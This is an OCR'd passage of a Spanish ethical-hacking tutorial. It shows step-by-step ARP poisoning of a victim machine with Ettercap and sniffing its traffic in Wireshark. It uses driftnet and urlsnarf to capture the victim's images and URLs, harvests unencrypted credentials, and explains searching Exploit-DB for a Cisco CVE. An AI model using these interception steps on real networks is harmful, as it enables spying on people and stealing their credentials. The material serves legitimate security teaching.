
En este caso queremos interceptar la comunicación de una máquina, por ejemplo, la 192.168.1.83, con el internet, que es a través del router, pero ¿que si no sabemos la dirección del router?

Puedes encontrar esta información simplemente escribiendo en otra terminal route -n.

```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.254   0.0.0.0         UG    100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

Obtuvimos que la dirección del router es la 192.168.1.254, entonces agregaremos la víctima, que es la que tienen la IP con terminación 83, como “target 1”, y la ip del router, con terminación 254, en “target 2”.


192.168.1.83
Delete Host
Add to Target 1
Add to Target 2



Listo, podemos confirmar nuestros objetivos, o hacer cambios, en la sección “targets”.

Targets Hosts View Mitm Filters


Current targets Ctrl+T

Select target(s) Shift+Ctrl+T


Protocol... Ctrl+P

Reverse matching


Wipe targets Ctrl+W



Ahora, para iniciar el ataque, seleccionaremos del menú superior la opción MITM, seguido de ARP Poisoning.



Y selecciona la opción “sniff remote connections”, y luego presiona ok.



En la terminal te confirmara los objetivos a quienes les harás el envenenamiento ARP.

ARP poisoning victims:

GROUP 1 : 192.168.1.83 :EE

GROUP 2 : 192.168.1.254 :28

Y listo, ya solo presiona Start y “Start sniffing” y ya estarás realizando envenenamiento ARP, esto causará que todos los paquetes que manda y recibe tu objetivo, pasen por tu interfaz, permitiéndote espiarlo.

Start Targets Hosts View Mit

Start sniffing Shift+Ctrl+W


Stop sniffing Shift+Ctrl+E

Exit Ctrl+Q

Interpretando paquetes en WireShark

Como te habrás imaginado, mientras que los paquetes pasen por nuestra interfaz, WireShark puede ser utilizado para analizar dichos paquetes, así que basta abrir WireShark como se mencionó en la sección de WireShark, y notaras que ahora estás recibiendo paquetes con destino y fuente del sistema a quien estás haciendo el ataque.

Aquí podemos ver exactamente que paso con este ataque en cuestión de paquetes, nota como WireShark está dando un aviso de que existe un uso duplicado de una IP, esto es porque esencialmente le estas mintiendo al router sobre tu identidad en la red.




Todo lo demás de WireShark funciona esencialmente igual, solo que ahora tendrás acceso a paquetes fuera de tu sistema, así que, si alguien entra a alguna página web, transmite credenciales sin encriptar, o algo similar, podrás verlo en WireShark.

Interceptando Imágenes

Ahora, aunque WireShark te muestra todo, no siempre es práctico estar buscando los paquetes de cosas específicas como imágenes, así que hay una herramienta llamada driftnet, que filtra las imágenes y te las muestra directamente, existen herramientas similares para filtrar otros tipos de paquetes, lo cual podrían hacer tu trabajo más fácil.

Para ejecutar la herramienta, escribe en la terminal de Kali driftnet -i <interfaz>, en este caso mi interfaz es eth0, así que el comando para mi seria driftnet -i eth0.

Al ejecutar el comando, se abrirá una ventana donde se mostrarán las imágenes interceptadas.



Aquí solo toca observar esa pantalla para ver las imágenes que el objetivo está cargando, esto puede ser útil para reconocimiento adicional o potencialmente encontrar información confidencial.


driftnet

Interceptando URLs


También puedes filtrar los paquetes por HTTP, y, a pesar de que esto es bastante sencillo hacerlo en WireShark, existe una herramienta para hacerlo un poco más rápido, llamado urlsnarf, para utilizarla, deberás ejecutar el comando urlsnarf -i <interfaz> en tu terminal de Kali, en mi caso, ya que mi interfaz es eth0, ejecutar el comando urlsnarf -i eth0.

Una vez ejecutado el comando, en la terminal se te mostrarán los paquetes HTTP que muestran direcciones accedidas y por qué método HTTP.

```
root@kali:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.83 - - [11/Aug/2018:03:54:35 -0500] "GET http://192.168.1.254:1990/1d0a5510-c0fc-40
e9-aad7-8522c76742f9/WFADevice.xml HTTP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:35 -0500] "GET http://192.168.1.254:49152/gatedesc.xml HT
TP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:35 -0500] "GET http://192.168.1.79:8060/ HTTP/1.1" - - "-
" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:43 -0500] "GET http://whitesuithacking.mx/ HTTP/1.1" - -
"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
68.0.3440.106 Safari/537.36"
192.168.1.83 - - [11/Aug/2018:03:54:45 -0500] "GET http://192.168.1.254:49152/gatedesc.xml HT
TP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:45 -0500] "GET http://192.168.1.254:1990/1d0a5510-c0fc-40
e9-aad7-8522c76742f9/WFADevice.xml HTTP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:45 -0500] "GET http://192.168.1.79:8060/ HTTP/1.1" - - "-
" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:55 -0500] "GET http://192.168.1.254:49152/gatedesc.xml HT
TP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:55 -0500] "GET http://192.168.1.254:1990/1d0a5510-c0fc-40
e9-aad7-8522c76742f9/WFADevice.xml HTTP/1.1" - - "-" "Microsoft-Windows/10.0 UPnP/1.0"
192.168.1.83 - - [11/Aug/2018:03:54:55 -0500] "GET http://192.168.1.79:8060/ HTTP/1.1" - - "-
" "Microsoft-Windows/10.0 UPnP/1.0"
```

Interceptando credenciales no encriptadas

Ahora, si alguien transmite credenciales no encriptadas en la red mientras tu estas interceptando, podrías buscar el método en WireShark para sacar las credenciales, sin embargo, Ettercap ya tiene esa función integrada, así que, si tu víctima entra a una página sin SSL, e ingresa credenciales, aparecerá en la consola de Ettercap.



Exploits

Un exploit, a diferencia de un payload, es una falla por la cual se puede comprometer la seguridad de la información, podríamos decir que una vulnerabilidad es lo que permite que exista un exploit, por eso la gran mayoría de los exploits están basados en un CVE, y podrás encontrar exploits de CVEs muy seguido, aunque no todas las vulnerabilidades tienen exploits disponibles.

Ahora, hay varias formas de utilizar exploits, ya que hay una enorme cantidad de estos, desde ataques para sistemas Linux o Windows, hasta para routers o televisiones, y cada uno tiene una forma y requisitos para utilizarse diferente, así que nos enfocaremos principalmente en como poder entender un exploit para poder utilizar cualquiera que queramos, aunque no conozcamos esa tecnología en particular.

También existen lo que llamamos zero-day, estos son exploits que no han sido publicados, por lo tanto, los fabricantes no han diseñado contramedidas contra estos, y son algunos de los ataques más peligrosos que existen, pero también de los más difíciles de conseguir, un zero day hoy en día para un sistema conocido podría venderse en miles o cientos de miles de dólares dependiendo de qué tan poderoso sea.


Base de datos de Exploits

Exploitdb, como su nombre lo dice, es una página web con una base de datos de exploits para diferentes tipos de sistemas, como esta hay varias fuentes, pero es una de las más grandes, para acceder a esta base de datos basta con ingresar a https://www.exploit-db.com/ .



Para encontrar un exploit aquí, basta con buscar en la barra del buscador el nombre del exploit, o el CVE que está explotando, por ejemplo, vamos a

imaginar que en una auditoría el escáner te mostró que el switch que utilizan es vulnerable al CVE-2017-3881, entonces buscarías en la sección de búsqueda el CVE.



Te mostrará los exploits que existan para ese CVE, y tendrás que hacer clic en uno, es común que exista más de uno para un solo CVE.



Date	D	A	V	Title	Platform	Author
2017-04-12		-		Cisco Catalyst 2960 IOS 12.2(55)SE1 - 'ROCEM' Remote Code Execution	Hardware	Artem...
2017-04-12		-		Cisco Catalyst 2960 IOS 12.2(55)SE11 - 'ROCEM' Remote Code Execution	Hardware	Artem...

Al hacer clic nos mostrará el nombre del exploit, y alguna información, y en la parte inferior, el código, en este caso, podemos ver que en plataforma dice Hardware, significa que no se ejecuta en ninguna herramienta en específico como Metasploit.

Cisco Catalyst 2960 IOS 12.2(55)SE1 - 'ROCEM' Remote Code Execution

EDB-ID: 42122	**Author:** Artem Kondratenko	**Published:** 2017-04-12
CVE: CVE-2017-3881	**Type:** Remote	**Platform:** Hardware
Aliases: N/A	**Advisory/Source:** Link	**Tags:** Remote
E-DB Verified:	**Exploit:** Download / View Raw	**Vulnerable App:** N/A

